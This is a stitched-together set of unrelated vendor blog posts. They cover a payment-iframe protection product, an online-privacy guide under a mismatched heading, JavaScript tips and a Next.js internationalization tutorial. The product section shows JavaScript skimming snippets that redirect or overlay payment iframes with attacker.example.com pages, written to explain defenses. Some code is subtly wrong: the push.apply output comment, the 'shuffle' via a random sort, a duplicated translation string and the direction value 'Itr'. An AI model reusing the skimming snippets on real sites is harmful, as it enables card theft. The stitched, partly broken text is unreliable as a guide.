Jscrambler’s Iframe Integrity solution offers a powerful approach to meeting these requirements, combining its Webpage Integrity and Code Integrity products to provide multi-layered protection.

Iframe Hijacking

A malicious script running on the parent page changes the src of the payment iframe, redirecting users to a fraudulent version that captures card data.

const iframe = document.getElementById('paymentFrame');
iframe.src = 'https://attacker.example.com/payment.html';


Iframe Integrity detects and blocks all unauthorized modifications to the iframe’s src or srcdoc attributes. When tampering is attempted, the change is stopped in real time. A webhook alert is triggered, containing details like the modified attribute and the attempted malicious URL. The event is also logged in the browser console for incident correlation.

Iframe Overlay

Script visually overlays a fake iframe on top of the real one, stealing user input while preserving the legitimate flow to avoid suspicion.

const overlay = document.createElement('iframe');
overlay.src = 'https://attacker.example.com/fake.html';
overlay.style.zIndex = '9999'; // Overlays legit iframe
document.body.appendChild(overlay);

Iframe Integrity constantly monitors the DOM hierarchy around the payment iframe. It detects unauthorized DOM insertions with suspicious attributes or overlapping coordinates. When an overlay iframe is added, the malicious element is automatically removed.

A type: “iframeOverlay” webhook is triggered with the attacker’s iframe metadata. This ensures attackers can’t silently steal cardholder data by masking the real form.

Fake Iframe Injection

This attack occurs before the real iframe even loads. A script injects a completely fake iframe that mimics the appearance of the original.

const fake = document.createElement('iframe');
fake.src = 'https://attacker.example.com/payment.html';
document.body.prepend(fake);

Iframe Integrity tracks iframe creation events and blocks unauthorized additions that match a skimming pattern. This includes unknown origins, unexpected src domains, and Iframes added outside of the PSP’s secure delivery path.

Blocked fake iframes generate “fakeIframe” webhook alerts, allowing merchants and security teams to respond immediately.

Function Hijacking

Attackers override or proxy PSP functions responsible for creating the iframe, allowing them to inject malicious behavior under the guise of legitimate code.

window.setupIframe = function () {
  // Attacker replaces legitimate function
  const iframe = document.createElement('iframe');
  iframe.src = 'https://attacker.example.com/fake.html';
  document.body.appendChild(iframe);
};


Iframe Integrity uses runtime integrity checks to detect changes to trusted PSP logic, such as function reassignments, scope hijacking, and modified execution order. If a function tied to payment iframe generation is tampered with, execution is blocked before iframe creation. 

A webhook alert of type “functionHijacking” is sent with detailed metadata (e.g., function name, time, source). This ensures even deeply embedded attacks leveraging JavaScript’s dynamic nature are neutralized.

“When Jscrambler’s Iframe Integrity solution blocks a tampered execution, a core message content alert notification is generated by Iframe Integrity. These alerts are sent via webhook, and can be integrated into a system for real-time monitoring, supporting PCI DSS compliance.”

Conclusion

A key pillar of modern e-commerce payment protection is iframe security, as it minimizes e-skimming and helps merchants comply with PCI DSS v4.0.1. With solutions like Jscrambler’s Iframe Integrity, maintaining compliance becomes stress-free, as payment scripts can be hardened, isolated, and, in the event of tampering, alerted in real-time. 

Collaboration with PCI-approved PSPs, application of hardened scripts, increased security of parent pages, and embracing testing are some of the measures used to ensure compliance with the merchants. The continuous evolution of e-skimming threats requires merchants to be familiar with the PCI SSC guidance and implement effective security solutions, thereby creating a safe environment to safeguard their customers and earn their trust in their online business platforms.

Client-Side Attack Surface Monitoring: All You Need To Know

Most of us use the internet without considering what we’re sharing. A quick search here, a new app there, it all adds up. Then one day, you notice a strange ad or get a message that doesn’t feel right, and you wonder how your information got out. Situations like this are now part of everyday life. Online privacy isn’t just a tech issue. It affects everyone. The things we do or share, often without thinking, can be used to profile us, influence what we see, or even steal our identities.

But you don’t need to feel helpless. With a few simple steps, you can take back control and protect your information. This guide walks you through practical actions to strengthen your privacy. No technical skills are needed. Whether you’re using a phone, tablet, or computer, you’ll find clear tips to help you stay secure. 

What does Online Privacy Mean?

Online privacy means having control over your personal information; what is shared, who sees it, and how it’s used. However, with so much of our lives happening online, that control can slip away quickly and unknowingly.

Consider this:

You install a weather app, and it asks for your location, even when you’re not using it. You search for a pair of shoes once, and ads for that brand follow you around for days. You take a quiz on social media and unknowingly share details like your birthday, hometown, and interests.

These actions might seem harmless, but they create a digital trail—a profile of who you are, what you like, and where you go. That data is often collected, stored, and shared or sold by the apps and websites you use.

Why Privacy and Security Go Hand in Hand

Why-Privacy-and-Security-Go-Hand-in-Hand

Privacy and security work together, but they aren’t the same.

  • Privacy is about controlling what others know about you: your habits, location, preferences, and more.

  • Security is about protecting your devices, accounts, and information from unauthorized access.

You may have strong security measures, such as two-factor authentication, but still share personal details or grant app permissions that compromise your privacy. True online safety means paying attention to both. To make things more practical, let’s start with one of the most common and overlooked habits that can quietly put your privacy at risk.


1. Limit exposure of personally identifiable information (PII)

We often share more about ourselves online than we realize. A birthday post, tagged location, or visible phone number might seem harmless, but when combined, these details can paint a complete picture of your identity. Cybercriminals do not need much. With just a few facts, such as your date of birth, address, or workplace, they can answer security questions, impersonate you, or launch targeted scams.

For example, posting your full name and birthdate on Instagram might seem harmless. However, if that information is public and your LinkedIn profile lists your job history, a scammer could use those details to craft realistic phishing emails.

If you are unsure what qualifies as personal data, look into this article on Personal Identifiable Information. It clearly outlines what types of data are considered sensitive and how each one can impact your privacy and security.

Actionable steps:

  • Avoid posting your exact birth date, home address, or phone number publicly.

  • Review the privacy settings on your social media accounts.

  • Use aliases or abbreviations when signing up for non-essential platforms.

  • Refrain from engaging in social media quizzes or posts asking personal questions; they’re often used to mine data for attacks.

2. Choose privacy-focused web browsers

Most people don’t realize that their web browser may be collecting and sharing data about everything they do online. Popular browsers often track your browsing history, location, and search behavior to feed advertising algorithms. This means your personal interests, habits, and even medical or financial research can be recorded and shared with third parties.

Imagine searching for information about a medical condition or financial planning. A few days later, you start seeing targeted ads related to that topic on different platforms. That’s not a coincidence; it’s your browser sharing what you search with ad networks.

Actionable steps:

  • Regularly clear your browsing data if needed and block third-party cookies.

  • Switch to browsers that prioritize privacy, such as Brave, Mozilla Firefox, or the Tor Browser.

Brave Browser

Brave is a secure and trusted browser that automatically blocks trackers and ads, providing a faster and more private browsing experience.

Firefox

Firefox is a reliable browser that puts privacy first by blocking pop-ups and protecting against spyware, although it may not be the fastest.

Tor Browser

Tor is built for anonymous browsing and routes your traffic through multiple servers worldwide to keep your activity private and untraceable.

3. Log out of shared or public devices immediately

Using a shared or public device, such as a friend’s laptop, a school computer, or one in a hotel lobby, may be convenient at the moment, but it comes with serious privacy risks. If you forget to log out, the next person to use that device could easily access your personal information, like emails, cloud files, or even bank accounts, without needing your password.

You might check your email on a friend’s laptop and forget to sign out. Later, someone else uses the same browser and accidentally gains access to your open session. Simple oversights like this can lead to unintentional data exposure.

Actionable steps:

  • Always log out of your accounts once you’re done. It only takes a few seconds, but it can save you from a serious privacy breach.

  • Use Incognito or Private Mode if you need to access personal information on someone else’s device. This helps ensure your session details aren’t saved.

  • Try not to get too comfortable. It’s easy to click “Remember me” or “Stay signed in” out of habit, especially when you’re in a rush or you are used to that option on your device. 

  • If you think you may have left a session open, log in from your device and check your account’s active sessions. Most platforms allow you to remotely log out from all devices with a single click.

4. Disable unnecessary notifications and pop-ups

Pop-ups and random push notifications might seem like harmless distractions, but some are far more than just annoying; they’re designed to trick you. That unexpected alert promising a free phone or gift card could lead you to a fake website built to steal your personal information. All it takes is one accidental click.

What makes these tricks effective is that they play on our emotions. We get excited at the idea of winning something for free, and in that moment, we don’t stop to question it. But let’s be honest, how can you win a phone or gift card you never applied for? Scammers are aware of this and exploit it to their advantage. Recognizing these offers as fake is the first step to staying safe.

Actionable steps:

  • Go to your browser settings and block pop-ups to reduce exposure to unwanted ads or malicious links.

  • Allow notifications only from apps you use frequently and trust, such as messaging or banking apps.

  • Review your notification permissions on both mobile and desktop, and remove access from apps that no longer serve a clear purpose or that you do not recognize.

5. Watch out for AI-generated phishing scams

Phishing attacks have become significantly more sophisticated than they were in the past. In the past, it was easier to spot a fake message due to poor grammar, unusual formatting, or suspicious links. However, phishing has evolved; scammers now utilize advanced AI tools to craft realistic emails, clone entire websites, and even mimic the voices of real people through deepfake audio.

AI-generated-phishing-scams

The emails look official, with correct logos and sender addresses that seem legitimate. Their goal is to create a sense of urgency so that you will click on a “dispute” or “cancel order” link without thinking. These scams are becoming increasingly common and sophisticated, making them more challenging to spot. A phishing email might look exactly like a real message from your bank, a delivery service, or even your employer. Some attackers now use AI chatbots to pose as customer support agents, keeping you on the line just long enough to collect sensitive data.

Actionable steps:

  • Be cautious with any unexpected communication. If you receive a message that asks you to click a link, download an attachment, or confirm personal details, even if it appears to come from a trusted source, pause and verify it first.

  • Use link checkers like VirusTotal, PhishTank, or Google Safe Browsing to inspect URLs before clicking them.

  • Double-check sender information. Hover over email addresses and links to see where they lead. Scammers often use addresses that look very close to legitimate ones but include subtle differences.

  • Never give sensitive information over the phone or by email unless you initiated the conversation. If you’re unsure, end the call or ignore the email and contact the organization directly through their official website or customer support.

6. Conduct regular checks on your online profile

You might be surprised at what’s visible about you online. Old blog comments, forgotten photos, or outdated information can show up in search results, and some of it may not reflect who you are today. For instance, if a potential employer searches your name and finds a 10-year-old comment or photo that doesn’t align with your current values or image. This could impact your opportunities without you even being aware of it.

Take a few minutes now and then to search your name, email address, or social media usernames on search engines like Google, Bing, or DuckDuckGo. Knowing what others can find about you online gives you a chance to clean up what doesn’t belong or no longer serves you.

7. Use public Wi‑Fi with caution 

The joy of having access to free internet has made public Wi‑Fi a trusted companion in our daily routines. Maybe you have quickly connected at the airport to check your flight status, uploaded a document from a café while sipping coffee, or replied to work emails in a hotel lobby. It feels like a small win; free, fast, and easy.

But that convenience often hides real risks. What seems like a harmless connection could quietly expose your details. Most public networks are usually unprotected, making it easier for hackers to spy on your activity or install malware on your device.

Conclusion

While the steps shared in this article cover some of the most common ways users put their privacy at risk, it’s only the beginning. Online privacy is a broad and constantly evolving topic, but understanding how your data can be exposed is the first step toward protecting it. You don’t need to change everything overnight; start with minor changes. Simple actions, such as switching to a more secure browser, logging out of shared devices, or reviewing your online profiles, can have a significant impact.

Choose one step that feels manageable and build from there. Over time, protecting your privacy won’t feel like an extra task; it will become second nature in how you use the internet every day.

12 Extremely Useful Hacks for JavaScript

In this post I will share 12 extremely useful hacks for JavaScript. These hacks reduce the code and will help you to run optimized code. So let’s start hacking!

1. Converting to boolean using !! operator

Sometimes we need to check if some variable exists or if it has a valid value, to consider them as true value. For do this kind of validation, you can use the !!(Double negation operator) a simple !!variable, which will automatically convert any kind of data to boolean and this variable will return false only if it has some of these values: 0, null, “”, undefined or NaN, otherwise it will return true. To understand it in practice, take a look this simple example:

function Account(cash) {
    this.cash = cash;
    this.hasMoney = !!cash;
}
var account = new Account(100.50);
console.log(account.cash); // 100.50
console.log(account.hasMoney); // true

var emptyAccount = new Account(0);
console.log(emptyAccount.cash); // 0
console.log(emptyAccount.hasMoney); // false

In this case, if an account.cash value is greater than zero, the account.hasMoney will be true.

2. Converting to number using + operator

This magic is awesome! And it’s very simple to do, but it only works with string numbers, otherwise, it will return NaN(Not a Number). Have a look on this example:

function toNumber(strNumber) {
    return +strNumber;
}
console.log(toNumber("1234")); // 1234
console.log(toNumber("ACB")); // NaN

This magic will work with Date too and, in this case, it will return the timestamp number:

console.log(+new Date()) // 1461288164385

3. Short-circuits conditionals

If you see a similar code:

if (conected) {
    login();
}

You can shorten it by using the combination of a variable (which will be verified) and a function using the && (AND operator) between both. For example, the previous code can become smaller in one line:

conected && login();

You can do the same to check if some attribute or function exists in the object. Similar to the below code:

user && user.login();

4. Default values using || operator

Today in ES6 there is the default argument feature. In order to simulate this feature in old browsers you can use the || (OR operator) by including the default value as a second parameter to be used. If the first parameter returns false the second one will be used as a default value. See this example:

function User(name, age) {
    this.name = name || "Oliver Queen";
    this.age = age || 27;
}
var user1 = new User();
console.log(user1.name); // Oliver Queen
console.log(user1.age); // 27

var user2 = new User("Barry Allen", 25);
console.log(user2.name); // Barry Allen
console.log(user2.age); // 25

5. Caching the array.length in the loop

This tip is very simple and causes a huge impact on the performance when processing large arrays during a loop. Basically, almost everybody writes this synchronously to iterate an array:

for (var i = 0; i < array.length; i++) {
    console.log(array[i]);
}

If you work with smaller arrays – it’s fine, but if you process large arrays, this code will recalculate the size of array in every iteration of this loop and this will cause a bit of delays. To avoid it, you can cache the array.length in a variable to use it instead of invoking the array.length every time during the loop:

var length = array.length;
for (var i = 0; i < length; i++) {
    console.log(array[i]);
}

To make it smaller, just write this code:

for (var i = 0, length = array.length; i < length; i++) {
    console.log(array[i]);
}

6. Detecting properties in an object

This trick is very useful when you need to check if some attribute exists and it avoids running undefined functions or attributes. If you are planning to write cross-browser code, probably you will use this technique too. For example, let’s imagine that you need to write code that is compatible with the old Internet Explorer 6 and you want to use the document.querySelector(), to get some elements by their ids. However, in this browser, this function doesn’t exist, so to check the existence of this function you can use the in operator, see this example:

if ('querySelector' in document) {
    document.querySelector("#id");
} else {
    document.getElementById("id");
}

In this case, if there is no querySelector function in the document object, we can use the document.getElementById() as a fallback.

7. Getting the last item in the array

The Array.prototype.slice(begin, end) has the power to cut arrays when you set the begin and end arguments. But if you don’t set the end argument, this function will automatically set the max value for the array. I think that few people know that this function can accept negative values, and if you set a negative number as begin argument you will get the last elements from the array:

var array = [1, 2, 3, 4, 5, 6];
console.log(array.slice(-1)); // [6]
console.log(array.slice(-2)); // [5,6]
console.log(array.slice(-3)); // [4,5,6]

8. Array truncation

This technique can lock the array’s size, this is very useful to delete some elements of the array based on the number of elements you want to set. For example, if you have an array with 10 elements, but you want to get only the first five elements, you can truncate the array, making it smaller by setting the array.length = 5. See this example:

var array = [1, 2, 3, 4, 5, 6];
console.log(array.length); // 6
array.length = 3;
console.log(array.length); // 3
console.log(array); // [1,2,3]

9. Replace all

The String.replace() function allows using String and Regex to replace strings, natively this function only replaces the first occurrence. But you can simulate a replaceAll() function by using the /g at the end of a Regex:

var string = "john john";
console.log(string.replace(/hn/, "ana")); // "joana john"
console.log(string.replace(/hn/g, "ana")); // "joana joana"

10. Merging arrays

If you need to merge two arrays you can use the Array.concat() function:

var array1 = [1, 2, 3];
var array2 = [4, 5, 6];
console.log(array1.concat(array2)); // [1,2,3,4,5,6];

However, this function is not the most suitable to merge large arrays because it will consume a lot of memory by creating a new array. In this case, you can use Array.push.apply(arr1, arr2) which instead creates a new array – it will merge the second array in the first one reducing the memory usage:

var array1 = [1, 2, 3];
var array2 = [4, 5, 6];
console.log(array1.push.apply(array1, array2)); // [1,2,3,4,5,6];

11. Converting NodeList to Arrays

If you run the document.querySelectorAll(“p”) function, it will probably return an array of DOM elements, the NodeList object. But this object doesn’t have all array’s functions, like: sort(), reduce(), map(), filter(). In order to enable these and many other native array’s functions you need to convert NodeList into Arrays. To run this technique just use this function: [].slice.call(elements):

var elements = document.querySelectorAll("p"); // NodeList
var arrayElements = [].slice.call(elements); // Now the NodeList is an array
var arrayElements = Array.from(elements); // This is another way of converting NodeL

12. Shuffling array’s elements

To shuffle the array’s elements without using any external library like Lodash, just run this magic trick:

var list = [1, 2, 3];
console.log(list.sort(function() {
    return Math.random() - 0.5
})); // [2,1,3]

Conclusion

Now you’ve learned some useful JS hacks that are largely used to minify JavaScript code, and some of these tricks are used in many popular JS frameworks like Lodash, Underscore.js, and Strings.js, among others.

If you want to go deeper and learn more about how you can minify your code even more and protect it from prying eyes, talk to us.

I hope you enjoyed this post, and if you know of other JS hacks, please let us know!

Creating a Multi-Language Website with Next.js

In the current digital landscape, the need for websites to transcend language barriers has become more vital than ever before. As the online audience becomes increasingly diverse and global, the ability to communicate effectively in multiple languages has transformed from a mere feature to an essential requirement. In response to this demand, Next.js, a versatile and advanced framework for building React applications, offers a robust foundation for creating dynamic and user-friendly multi-language websites.


By seamlessly blending the power of server-side rendering, dynamic routing, and integration with translation libraries, Next.js empowers developers to craft immersive and culturally relevant online experiences that resonate with audiences around the world. 

To reach a global audience and give non-native English speakers a better user experience, you must build a multilingual website. Although there are many ways to add multi-language support to a web application, Next.js’ integrated support for server-side rendering and static site generation streamlines the procedure. 

Importance of Multi-Language


Incorporating multiple languages into websites is a strategic decision that not only broadens your audience but also demonstrates a commitment to effective communication, inclusivity, cultural appreciation, and business success. The following are the importance of multi-language.

  1. Global Reach: A multi-language website expands your audience on a global scale by overcoming language barriers.

  2. Cultural Connection: Providing content in users’ native languages fosters stronger connections and trust, showing cultural sensitivity.

  3. User Satisfaction: Catering to users in their preferred languages enhances their experience and satisfaction on your website.

  4. Diversified Risk: Expanding into multiple markets reduces dependency on a single market, spreading business risk.

  5. Competitive Advantage: Websites offering multi-language support stand out, retaining visitors, and establishing authority.

  6. Global Reputation: Multi-language websites contribute to building a global reputation and credibility for your brand.

  7. SEO and Discoverability: Content in multiple languages can improve search engine visibility in various regions.

  8. Educational Resources: Websites catering to multiple languages can serve as valuable educational resources for language learners.

What Is next-i18next?


next-i18next is a popular internationalization (i18n) library designed specifically for use with Next.js applications. It streamlines the process of implementing multi-language support in Next.js projects, facilitating the development of websites that can be shown in several languages.

To serve a varied user base, internationalization entails adapting a website’s content to different linguistic and cultural contexts.

 next-i18next simplifies this complex task by providing tools and utilities that seamlessly integrate with Next.js’s server-side rendering capabilities.

Key features of next-i18next include:

  1. Automatic Language Detection: 

  2. Server-Side Rendering (SSR): 

  3. Translation Management: 

  4. Variable Replacement: 

  5. Pluralization and Context: 

  6. Custom Routing:

  7. Hot Module Replacement (HMR): 

  8. Comprehensive Documentation: 

By leveraging next-i18next, developers can efficiently create multi-language Next.js applications without getting bogged down in the complexities of internationalization. This library simplifies the integration of translation management, rendering, and routing, allowing developers to focus more on building user-friendly and culturally relevant web experiences.

Set Up Development Environment


To begin with, we’ll have to create our Next app, and to do that, we’ll have to run the command line below:

npx create-next-app@latest


Note: For us not to get disoriented while building our website, we should take note that Nextjs has two ways of creating their directory (app and page), which plays a major role in how we build our multi-language website. For this tutorial, we’ll be building with the Page directory.

Follow all prompts after running the command above by selecting “NO” at every step of the way.

select-no-stepOnce created, we’ll now have a project located in the my-app folder with the following file structure:

my-app
├── README.md
├── jsconfig.json
├── next.config.js
├── node_modules
├── package-lock.json
├── package.json
├── pages
│   ├── app.js
│   ├──
document.js
│   ├── api
│   └── index.js
├── public
└── styles

Install Dependencies

The major dependencies we need are next-i18next, which helps in the translation of text to other languages, and we’ll be installing it as well as other dependencies needed.

npm install next-i18next
npm install react-intl


As for the react-intl it’s used in formatting messages in a way that’s culturally appropriate for different locales.

Translating the Content


For us to begin, first we have to configure our next.config.js file by letting the website know that we’re using i18n.

/** @type {import('next').NextConfig} */
const nextConfig = {  
reactStrictMode: true,  
i18n: {    
locales: ["en", "fr"],    
defaultLocale: "en",    
localeDetection: false  
}
}
module.exports = nextConfig


Create i18n Folder

We’re going to create an i18n folder in the root folder of our app and we’re going to create a JSON file which is where we’re going to do the translation for the pages of our website.

For en.json

//i18n/en.json//
{
    “page.home.head.title”: “Next.js i18n example”,
    “page.home.head.meta.description”: “Next.js i18n example – English”,
    “page.home.title”: “Welcome to <b>the home page</b>”,
    “page.home.description”: “The home page that you are currently viewing is in English.”
}

For fr.json

//i18n/fr.json//
{
    “page.home.head.title”: “Next.js i18n exemple”,
    “page.home.head.meta.description”: “Next.js i18n exemple – Français”,
    “page.home.title”: “Bienvenue sur <b>la page d’accueil</b>”,
    “page.home.description”: “La page d’accueil que vous consultez actuellement est en français.””La page d’accueil que vous consultez actuellement est en français.””La page d’accueil que vous consultez actuellement est en français.”
}

Define our Localized Page

It’s time to create a Next.js page with some material in multiple languages. Update the pages/index.js file to change your website’s home page:

//pages/index.js//
import { useRouter } from "next/router";
import { FormattedMessage, useIntl } from "react-intl";
import Link from "next/link";

import Head from "next/head";

export default function Home({ dir }) {  
const { locales } = useRouter();  
const intl = useIntl();  

const title = intl.formatMessage({ id: "page.home.head.title" });  
const description = intl.formatMessage({    
id: "page.home.head.meta.description",  
});  

return (    
<>      
<Head>        
<title>{title}</title>       
 <meta name="description" content={description} />      
</Head>      
<main dir={dir}>        
<h1>          
<FormattedMessage            id="page.home.title"            
values={{ b: (info) => <b>{info}</b> }}          
/>        
</h1>        
<p>          
<FormattedMessage id="page.home.description" />        
</p>      
</main>    
</>  );
}
  • We define the Home component. The Home component takes a prop, dir, It indicates the content’s textual orientation.

  • We use the useRouter hook to get the current locale, which is the language and region that the user is currently using.

  • The Home component then uses the useIntl hook to get the Intl context. The Intl context provides access to the translation files.

  • The Home component then calls the intl.formatMessage() method to get the translated title and description for the page. The intl.formatMessage() method takes two arguments:

    • The ID of the message in the translation file.

    • An object that maps message variables to their values.

  • The message’s ID in this instance is “page.home.head.title” for the title and “page.home.head.meta.description” for the description. 

  • The intl.formatMessage() method returns a string that contains the translated message. The Home component then uses the FormattedMessage component to render the translated message.

Finally, before we run our application, we should update our pages/_app.js file below else we might run into some errors:

//_app.js//

import { useRouter } from ‘next/router’
import { IntlProvider } from ‘react-intl’
import en from ‘../i18n/en.json’
import fr from ‘../i18n/fr.json’;
const messages = {
  en,fr
}
function getDirection(locale) {
  return “Itr”;
}
export default function App({ Component, pageProps }) {
  const {locale} = useRouter();
  return (
    <IntlProvider locale={locale} messages={messages [locale]}>
      <Component {…pageProps} dir={getDirection(locale)} />
    </IntlProvider>
)}

_app.js is the entry point for which our app has to run and also to know which language we should switch between. First, we’ll import the JSON files (en, fr) and specify their properties. the useRouter() hook to get the current locale so that whichever language we switch to, we remain on the same page. Also, we need to wrap the entire Component with the IntlProvider tag to let our website know we are using a translator.

Overall, the user’s current locale is used to determine which translation file to use. The messages in the translation file are then rendered using the IntlProvider component. This allows the messages to be dynamically updated based on the user’s locale. So if we go over to our web page, we can see that we’ve rendered a multi-language website beautifully.

welcome-to-the-homepage-example

As we can see above, the current page will change to the corresponding language page when we switch between English (en) and French (fr) via the url. However, it would be helpful to have a link or button that the user could click to quickly switch to the other language page. For example, if the user is currently viewing the page in English and they want to switch to French, they could click on a link or button that says “French” or “fr”. This would take them to the French language page of the same content. This would be a helpful feature for users who want to quickly switch between languages without having to memorize URLs. It would also be helpful for users who are not sure which language page they want to view.

Switching Between Languages


The dynamic routing facilitated by the useRouter hook lays the groundwork for the language switcher, allowing users to effortlessly toggle between languages. Through useIntl, the code enables message translation and formatting tailored to the user’s locale, enhancing user engagement. With that said we’ll create a language switcher component that dynamically generates links for switching between different language versions of a webpage.

<div>
          {[…locales].sort().map((locale) => (
            <Link key={locale} href=”/” locale={locale}>
              <div>{locale}</div>
            </Link>
          ))}
        </div>

The combination of the locales array obtained from useRouter() and the intl object from useIntl() enables the generation of a language switcher component. Using the Link component from next/link, this component generates links for the available language versions. The ease with which users can switch between languages improves the website’s accessibility and usefulness. The intl object ensures that user interface elements, including the labels in the language switcher, are presented in the user’s preferred language.


Now if we go to our website, you can see that we’ll be able to switch between languages by clicking on the initials of the language.

Conclusion


Crafting a multi-language website using Next.js brings a seamless and engaging user experience to the forefront of modern web development. By harnessing Next.js’s dynamic routing and server-side rendering capabilities, developers can effortlessly tailor content to diverse linguistic audiences. This endeavor not only expands a website’s global reach but also exemplifies a commitment to inclusivity and accessibility.


Through efficient integration of translation libraries and proper structuring of language-specific components, a multi-language website becomes an elegant fusion of cutting-edge technology and user-centric design. As businesses and creators strive to break down language barriers, Next.js emerges as a powerful tool that empowers the realization of truly connected and multilingual online platforms.